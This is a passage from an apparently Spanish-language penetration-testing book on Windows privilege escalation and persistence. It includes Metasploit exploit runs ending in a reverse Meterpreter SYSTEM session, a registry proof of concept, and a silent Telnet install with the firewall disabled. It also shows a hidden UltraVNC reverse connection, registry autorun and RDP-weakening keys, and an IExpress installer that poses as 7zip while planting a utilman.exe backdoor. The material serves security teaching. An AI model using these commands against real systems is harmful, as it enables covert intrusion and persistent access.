Fig. 06.43: Escalada de privilegio total con exploit track_popup_menu.

Como se puede visualizar en la imagen es realmente sencillo conseguir la escalada de privilegio y disponer de una *cmd* como *System*. Hay que tener en cuenta que se debe conocer el tipo de código que se está ejecutando, y no es recomendable ejecutar *exploits* en auditorías de los cuales no se tiene control.

Algo que puede ser muy interesante, una vez se tiene la *cmd* con el privilegio de *System*, es la ejecución de un binario, dll o script de *PowerShell* que devuelva una *Meterpreter* en remoto. De esta manera el proceso de la *Meterpreter* se ejecutará con identidad de *System*, por lo que se devuelve el control de la máquina a otra máquina controlada o gestionada por el usuario en remoto, y se gana con todas las funcionalidades que *Meterpreter* aporta.

El *exploit* puede descargarse en la siguiente dirección URL <https://www.scriptjunkie.us/files/panda.rar>. El *exploit* se encuentra disponible para versiones de 32 y 64 bits. Además, el módulo de *Metasploit* para explotar la vulnerabilidad, se encuentra en *exploit/windows/local/ms14_058_track_popup_menu* y se puede descargar desde el *Github* de *Metasploit* https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/local/ms14_058_track_popup_menu.rb.

Windows 8.1 y el CVE-2015-0004

Esta vulnerabilidad permite elevar privilegio a un usuario cuando éste inicia sesión en el sistema y ejecuta una aplicación preparada. Un atacante local que consiga explotar esta vulnerabilidad puede ejecutar código arbitrario como *System*. Esta vulnerabilidad tiene como boletín de *Microsoft* el identificador *MS15-003*.

Una de las cosas que la vulnerabilidad permite hacer es, como se ha mencionado anteriormente, ejecutar código impersonalizando una cuenta privilegiada. Todo esto sucede en el proceso de inicio de sesión, por esta razón la gente de *Google Security* ha creado una prueba de concepto que consiste en la creación de un fichero *bat* que crea 2 claves de registro. Debido a la vulnerabilidad estas claves

no se ejecutarán con el privilegio del perfil que inicia sesión, si no que se ejecutarán con el máximo privilegio. Se puede encontrar más información sobre la vulnerabilidad en la dirección URL <https://code.google.com/p/google-security-research/issues/detail?id=123>.

En la prueba de concepto el objetivo es crear una carpeta dónde un usuario sin privilegio no puede hacerlo, por ejemplo, en la carpeta \Windows. El código es el siguiente:

```
reg add HKCU\Environment /v TEMP /f /t REG_EXPAND_SZ /d %%USERPROFILE%%\..\..\..\..\..\windows\noDeberiaExistir
reg add HKCU\Environment /v TMP /f /t REG_EXPAND_SZ /d %%USERPROFILE%%\..\..\..\..\..\windows\noDeberiaExistir
```

También se puede insertar manualmente estas entradas en el registro a través de *regedit.exe* en Windows. Lo importante es crear dichas claves como un usuario normal y se tendrá un resultado similar al de la imagen en el registro de Windows, siempre en la rama *HKCU*.




Fig. 06.44: Registro de Windows con entradas maliciosas de la vulnerabilidad MS15-003.

Una vez realizada la acción anterior, se debe salir de la cuenta y volver a hacer *log in*. El proceso de *profiles* se ejecutará y se aprovechará de la vulnerabilidad *MS15-003*. El resultado final de esta prueba de concepto es que se ha debido crear una carpeta denominada “*noDeberiaExistir*” en la carpeta \Windows. El usuario con el que se realiza la prueba de concepto no tiene ningún privilegio, es decir es un usuario normal de Windows.

En la imagen se puede visualizar como realmente el directorio ha sido creado, tras el inicio de sesión, por lo que esta acción se ha realizado con el máximo privilegio, ya que la ruta \Windows no permite que un usuario sin privilegio pueda crear directorios en ella.

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\pepe>cd \Windows\noDeberiaExistir
C:\Windows\noDeberiaExistir>dir
Volume in drive C has no label.
Volume Serial Number is 60AF-7973

Directory of C:\Windows\noDeberiaExistir

05/01/2015  04:48 PM    <DIR>
05/01/2015  04:48 PM    <DIR>
              0 File(s)          0 bytes
              2 Dir(s)  34,892,816,384 bytes free

C:\Windows\noDeberiaExistir>
```

Fig. 06.45: Comprobación de la creación del directorio con privilegio.

Windows 8.1 y el CVE-2015-0002

Esta vulnerabilidad corresponde con el boletín de *Microsoft MS15-001* y es una vulnerabilidad que se encuentra en el fichero *ahcache.sys*, el cual permite cachear datos sobre compatibilidad de aplicaciones y reutilizarlos rápidamente cuando un nuevo proceso es creado. Un usuario normal solo puede realizar consultas a esta caché y no puede añadir entradas, ya que la operación está restringida a usuarios administradores.

Este hecho es comprobado por una función denominada *AhcVerifyAdminContext*. Esta función tiene una vulnerabilidad con la que no se puede comprobar correctamente si el usuario que la invoca es o no del grupo administradores.

Para obtener más información sobre la vulnerabilidad se puede visitar la siguiente dirección URL <https://code.google.com/p/google-security-research/issues/detail?id=118#c1>. En este sitio proponer una prueba de concepto con un binario y una dll preparada para conseguir ejecutar una aplicación con privilegio.

Al poco tiempo de publicarse esta prueba de concepto, la gente de *Metasploit* publicó un módulo que se encuentra disponible en el *framework* y con el que, una vez se tiene una sesión sobre una máquina, se puede realizar el *bypass* para conseguir privilegio.

El módulo se encuentra en la ruta *exploits/windows/local/ntapphelpcachecontrol* y sencillamente hay que configurarle el identificador de sesión. Hay que recordar que para ejecutar estos módulos en *Metasploit* previamente se ha debido conseguir una sesión de alguna forma sobre la máquina.

```
msf exploit(msfvenom) > set SESSION 5
SESSION => 5
msf exploit(msfvenom) > exploit

    Started reverse handler on 192.168.1.14:4444
    Uploading the payload DLL
    Payload DLL will be: C:\Users\pablo\AppData\Local\Temp\uYzcdN.dll
    Injecting exploit into PID: 2492
    Creating thread
    Sending stage (770006 bytes) to 192.168.1.14

meterpreter > getuid
Server username: pshell\pablo
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer       : PSHELL
OS            : Windows 8.1 (Build 9600).
Architecture   : x86
System Language : en_US
Meterpreter   : x86/winx32
meterpreter >
```

Fig. 06.46: Elevación de privilegio en Windows 8.1 con ntapphelpcachecontrol.

8. Sobre los Payloads

Esta sección servirá como complemento para llevar a algunas de las técnicas de escalada anteriormente expuestas. Hasta ahora, en la mayoría de ejemplos se ha visto la forma de ejecutar binarios generados por *msfvenom*. Hoy en día, casi todos ellos son detectados por la mayoría de casas de antivirus. En esta sección, se pretende buscar alguna alternativa para cuando un atacante o auditor tenga la posibilidad de ejecutar código en el sistema, pueda mantener el acceso, ejecutar código de manera alternativa sin necesidad de usar binarios marcados como maliciosos o, incluso, generar código malicioso con algún método de evasión sin que sea detectado por el antivirus activo.

Servidor Telnet

Hasta ahora, todo sistema operativo Windows ya disponía de un servidor Telnet integrado. Sin embargo, esto no es así desde la versión Windows 10. Para el resto de versiones anteriores, existe una forma sencilla y fácil de instalarlo, siendo una buena alternativa en cualquier test de intrusión para poder mantener el acceso. Requiere de permisos administrativos, si bien un atacante puede utilizar su ingenio para camuflarlo en una aplicación generada por él, la cual se instale sin el consentimiento del usuario. Podría utilizarse también, como alternativa, algunas de las demostraciones vistas anteriormente en este mismo capítulo debido a una mala configuración del sistema como, por ejemplo, la sección “Servicios con privilegios mal configurados” o “*AlwaysInstallElevated*”.

```
Administrator: Símbolo del sistema
Microsoft Windows [Versión 6.3.9600]
(c) 2013 Microsoft Corporation. Todos los derechos reservados.

C:\Users\Administrador>pkcmgr /iu:"TelnetServer" /quiet
C:\Users\Administrador>
```

Fig. 06.47: Una forma sencilla de instalar el servidor Telnet en el sistema de forma silenciosa.

Ahora bien, que esté instalado no quiere decir que esté habilitado para recibir conexiones. Para ello, lo primero es configurarlo para que se arranque cada vez que se inicie el sistema y segundo, iniciar el servicio para poder usarlo directamente sin tener que esperar a que se tenga que reiniciar el equipo.


```
Administrator: Símbolo del sistema
C:\Users\Administrador>sc config TlntSUR start= auto obj= localsystem
[SC] ChangeServiceConfig CORRECTO

C:\Users\Administrador>sc Start TlntSUR
NOMBRE_SERVICIO: TlntSUR
    TIPO               : 10  WIN32_OWN_PROCESS
    ESTADO              : 2   START_PENDING
                           {NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN}
    COD_SALIDA_WIN32   : 0   <0x0>
    COD_SALIDA_SERVICIO: 0   <0x0>
    PUNTO_COMPROB.      : 0x0
    INDICACION_INICIO  : 0x2d0
    PID                 : 2276
    MARCAS              :

C:\Users\Administrador>
```

Fig. 06.48: Habilitar el servidor Telnet en el sistema de forma silenciosa.

Por defecto, Telnet escucha en el puerto 23, pero esto puede cambiarse a otro que pueda llamar menos la atención en la organización. Además, es posible que se tenga que habilitar el puerto o desactivar el *firewall* en el sistema. En la imagen, se podrá observar cómo cambiar el puerto y deshabilitar el *firewall*.



```
C:\>telnetd config port=80
La configuración se actualizó correctamente.

C:\>netsh advfirewall set allprofiles state off
Aceptar

C:\>
```

Fig. 06.49: Comandos para cambiar el puerto de escucha del servidor Telnet y para deshabilitar el firewall.

Desde el cliente se puede hacer lo mismo e instalar la característica de cliente Telnet para poder realizar la conexión.

UltraVNC

Existen otras alternativas comerciales con las que se puede realizar conexiones remotas al escritorio completo, incluso de manera inversa. Una de ellas es *UltraVNC*, que puede ser descargada de la siguiente dirección URL: <http://www.uvnc.com/downloads/ultravnc.html>

Para realizar conexiones con *UltraVNC* y que sean las más sigilosas posibles, primero se debe preparar correctamente en un sistema controlado por el atacante o auditor. Un escenario perfecto puede ser una máquina virtual. Los pasos a seguir son:

- Quedarse únicamente con los ejecutables *vncviewer.exe* y *winvnc.exe*.
- Hay que ejecutar *winvnc.exe*. Al ser la primera vez aparecerá la configuración que se desea para el servidor. De entre todas las opciones, hay dos muy importantes, una es la casilla *Disable TrayIcon* que deberá habilitarse para que no muestre un ícono en la barra de tareas activas del escritorio de Windows y la otra es establecer una contraseña en *VNC Password* y otra en *View-Only Password*. Cuando se aplique la configuración se verá que se ha generado un fichero *UltraVNC.ini*. Este fichero, junto con *winvnc.exe*, debe estar en el sistema al cual se quiere acceder y *vncviewer.exe* en la máquina desde la cual se quiere acceder.

Esta técnica, no sólo es buena para poder tener conexiones sobre un equipo remoto de forma gráfica, sino que además permite realizar conexiones con usuarios que no tengan privilegios administrativos.





Fig. 06.50: Opciones de UltraVNC Server, (1^a parte).

Fig. 06.50: Opciones de UltraVNC Server, (2^a parte).

Una vez ejecutado `winwnc.exe` en el equipo sobre el cual se quiere acceder de forma remota, el atacante podrá acceder a él ejecutando el binario `vncviewer.exe`. Aparecerá una ventana solicitando la dirección IP del servidor y la contraseña.

Si lo que se pretende es hacer una conexión inversa, lo primero es poner la máquina cliente a la escucha con el siguiente comando:

```
vncviewer.exe -listen 5900
```




Fig. 06.51: Desde consola se puede crear una conexión inversa a la espera de que el servidor con UltraVNC se conecte.

Ahora, desde el servidor hay que arrancar el servicio. Esto es fácil ya que solo hay que ejecutar `winwnc.exe` y posteriormente realizar la conexión hacia la máquina cliente de la siguiente manera:

```
winwnc.exe
winwnc.exe -connect 192.168.10.4::5900
```

Si al ejecutar el comando anterior se le hubiese añadido el parámetro *-autoreconnect*, lo que se consigue es que se volvería abrir una nueva conexión de forma automática si se llegase a cerrar la conexión:

```
winvnc.exe -autoreconnect -connect 192.168.10.4::5900
```

El registro de Windows

En algunas ocasiones, cuando el usuario es engañado y ejecuta un binario, es más factible de cara a no ser detectado por algún posible antivirus corriendo en el sistema que el propio binario modifique o añada una clave en el registro, frente a aquel binario bien conocido que permita realizar una conexión remota hacia el ordenador del atacante o simplemente ponga un puerto a la escucha para recibir conexiones.

El registro de Windows es una gran base de datos que contiene la configuración del sistema operativo, controladores, servicios, base de datos SAM y de las aplicaciones que tiene instaladas. Está compuesto de forma básica por dos componentes esenciales: claves y valores. Las claves del registro son similares a las carpetas; cada clave puede contener subclaves que a su vez pueden contener más subclaves y además contienen valores. Los valores del registro son pares de nombres y datos almacenados dentro de las claves. Además, es importante saber que se hace distinción entre mayúsculas y minúsculas. Para acceder a él se puede utilizar la herramienta *regedit.exe*.

A continuación, se va a indicar a modo de ejemplo algunas claves que son importantes desde el punto de vista de la seguridad. Hay que tener en cuenta que el registro es muy grande y existen muchísimas más claves de especial interés.

A lo largo de la historia, muchas claves han sido entradas en el registro utilizadas por *malware* para permitir a éste ejecutarse al inicio del sistema, bien de forma persistente o simplemente una vez en el próximo inicio del sistema. Algunas de esas claves son:

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run.

Dentro de esta clave, los valores añadidos serán ejecutados cada vez que se inicia Windows.

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RunOnce.

- HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\RunOnce.

- HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\RunOnceEx.

Estas tres últimas claves están preparadas para que aquellos valores que se encuentren dentro se ejecuten solo en el próximo inicio del sistema.

Existe una clave del registro que, cuando se intente ejecutar una aplicación especificada, en su lugar será ejecutada otra distinta. Para ello, dentro de la clave, debe existir una subclave con el nombre de

la aplicación y dentro el valor *Debugger* que contiene como dato el binario o comando que va a ser ejecutado en su lugar. Más adelante se verá un ejemplo de esta clave.

- *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options.*

Para poder ejecutar macros en las aplicaciones de *Microsoft Office* aunque estén habilitadas las medidas de seguridad que solicitan al usuario confirmación, existen ciertas claves y valores que permitirán que aquellos ficheros que se encuentren en ciertos directorios ejecuten las macros sin que se le llegue a preguntar al usuario. Todo dependerá de la versión utilizada de *Microsoft Office* y del programa:

- *HKEY_CURRENT_USER\Software\Policies\Microsoft\Office\15.0\Word\Security\Trusted locations.*

El “15.0” hace referencia a la versión del *Microsoft Office 2013*. Por ejemplo “16.0” correspondería al *Microsoft Office 2016*. En este ejemplo se puede observar que se hace referencia al programa *MS Word*.

Dentro de la clave *Trusted locations* debe existir el valor *allownetworklocations* igual a 1 para indicar que se habilitan directorios, en los cuales los ficheros de *Microsoft Office* ejecutarán las macros sin preguntar a usuario al abrirlos. Por ello, dentro de la clave existirán otras subclaves con el nombre de *Location0*, *location1*, *Location2* y así sucesivamente, tantas como directorios se quieran establecer. Más adelante se detallará sobre estas claves.

El Escritorio Remoto también tiene unas claves de registro interesantes que permitirían habilitar el servicio y poder quitar una capa de seguridad que se incluyó a partir de la versión de Windows Vista.

- *HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server.*

Dentro de esta clave se encuentra el valor *fDenyTSConnections* que se debe poner a 0 para habilitar la conexión al Escritorio Remoto o *Terminal Server*. Si no existiese aún habría que crear el valor.

- *HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows NT\Terminal Services\.*

Dentro de esta clave se encuentran los valores *UserAuthentication* y *SecurityLayer* que son valores que se deben crear con valor a 0 para que active una directiva de grupo en el equipo para usar una versión sin NLA o Network Layer Authentication para la autenticación de las sesiones RDP.

Para deshabilitar el *firewall*, existe el valor *EnableFirewall*. Para que esté deshabilitado debe estar a 0 en los diferentes perfiles que existen: el estándar, el público y el de dominio, que se encuentran dentro del registro en:

- *HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\SharedAccess\Parameters\FirewallPolicy\DomainProfile.*
- *HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\SharedAccess\Parameters\FirewallPolicy\PublicProfile.*

- HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile.

Para que tenga efecto, no solo se debe cambiar el valor a 0 de *EnableFirewall*, también es necesario reiniciar el sistema. Es por ello que en algunas ocasiones se hace más conveniente ejecutar el siguiente comando ya que hará que el cambio sea inmediato en el equipo sin necesidad de reiniciar:

```
netsh advfirewall set allprofiles state off
```

Otra clave interesante a comentar es la que permite activar un proxy e indicarle una dirección IP controlada por el atacante para poder redirigir el tráfico generado por el usuario a partir de su navegador web.

- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings

Dentro de esta clave se deberán añadir o modificar los siguientes valores: *MigrateProxy*, *ProxyEnable* y *ProxyHttp1.1* deben tener un valor de 1 y en *ProxyServer* debe aparecer la dirección IP con puerto de la máquina que va hacer de proxy entre comillas, como por ejemplo “*http=10.0.2.11:8080*”.

Ahora que ya se conocen algunas claves del registro interesantes, se va a proceder a explicar algunos ejemplos de cómo se podría generar una aplicación que permita realizar dichos cambios en el registro. En el primero de ellos, se va a utilizar el empaquetador *Iexpress*, que trae por defecto Windows, para añadir una clave del registro para que en lugar de que se ejecute la herramienta *utilman.exe* se ejecute una consola con privilegios de SYSTEM.




Fig. 06.52: Programa de Microsoft para empaquetar aplicaciones y que se encuentra disponible desde Windows XP.

Con este programa no sólo se podrán empaquetar múltiples ficheros, sino que se podrá indicarle que ejecute dos comandos, de los cuales no necesariamente deben ser ficheros con extensión EXE.

A continuación, se listan las diferentes posibilidades:

- Para un fichero REG se puede emplear `regedit.exe /s <FICHERO.REG>`.
El parámetro `/s` indica modo silencioso.
- Para un fichero MSI se utiliza `msiexec.exe /i <FICHERO.MSI>`.
El parámetro `/i` indica instalación.
- Para un fichero BAT, la instrucción `cmd.exe /c <FICHERO.BAT>`.
El parámetro `/c` indica línea de comandos.
- Para un fichero VBS se puede utilizar `wscript.exe <FICHERO.VBS>`.
- Para un fichero PS1 de PowerShell se emplea `powershell.exe <FICHERO.PS1>`.
- Para un fichero EXE no es necesario utilizar ningún comando.




Fig. 06.53: Momento en el que se le indica a iexpress qué dos ficheros debe ejecutar.

En el primer ejemplo, si el usuario “Administrador” ejecutase el siguiente comando:

```
REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe" /v Debugger /t REG_SZ /d "C:\windows\system32\cmd.exe"
```

Estaría permitiendo que cada vez que se ejecute `utilman.exe` se abriría una *shell* ya que el registro quedaría como se puede visualizar en la imagen.




Fig. 06.54: Valor Debugger cambiado para que se ejecute una shell cuando se abra utilman.

La herramienta *utilman.exe* se encuentra en el menú de inicio de sesión y es también usada cuando el usuario ha bloqueado su cuenta.

Ahora se muestra el siguiente ejemplo: con la ayuda de *Iexpress* se puede preparar una aplicación cebo la cual permita añadir el valor de registro *Debugger* para que se ejecute una *shell* en lugar de *utilman.exe*, con la diferencia de que ejecute también el instalador de una aplicación. Para el ejemplo se va a utilizar herramienta de compresión *7Zip*.

Una vez abierto *Iexpress*, hay que dejar las diferentes opciones por defecto, salvo algunas de ellas. La primera es aquella ventana que va a solicitar un nombre para el título del paquete; para el caso que se está realizando no importa mucho ya que será transparente al usuario víctima.

Existe otra ventana que va a solicitar introducir los ficheros que va a contener el paquete, para este ejemplo solo habría que añadir el binario del instalador de la aplicación *7zip*.




Fig. 06.55: Se añaden los ficheros que va a tener el paquete instalador. En este caso solo el instalador de 7zip.

Lo más importante viene en la siguiente ventana donde hay que indicarle qué dos comandos o binarios van a ser ejecutados cuando el usuario víctima abra el paquete para supuestamente instalar *7zip*. En el campo de texto *Install Program* se podrá indicar el comando para que agregue la clave del registro con el valor *Debugger* como se vio anteriormente:

```
REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe" /v Debugger /t REG_SZ /d "C:\windows\system32\cmd.exe"
```

En el otro campo de texto *Post Install Command* se indica que ejecute el instalador de *7zip* con *msiexec.exe* al tratarse de fichero con extensión MSI:

```
msiexec /i 7z1700.msi
```




Fig. 06.56: Con estas opciones se añadirá la clave al registro y se instalará 7zip.

Otra de las ventanas importantes es cuando se solicite el nombre del fichero ejecutable final, donde habrá que indicar el nombre y activar las dos casillas que vienen, una para que la extracción de los ficheros sea oculta y otra para que los ficheros sean almacenados con la ruta completa dentro del paquete.




Fig. 06.57: Se le indica el nombre del fichero y dos opciones para poder camuflar mejor la aplicación cebo.

El ejecutable resultante está listo, éste debe ser ejecutado como usuario “Administrador”, esto permitiría agregar la clave en el registro sin que se hubiese dado cuenta, dando una *shell* al usuario atacante cada vez que se ejecute *utilman.exe*.

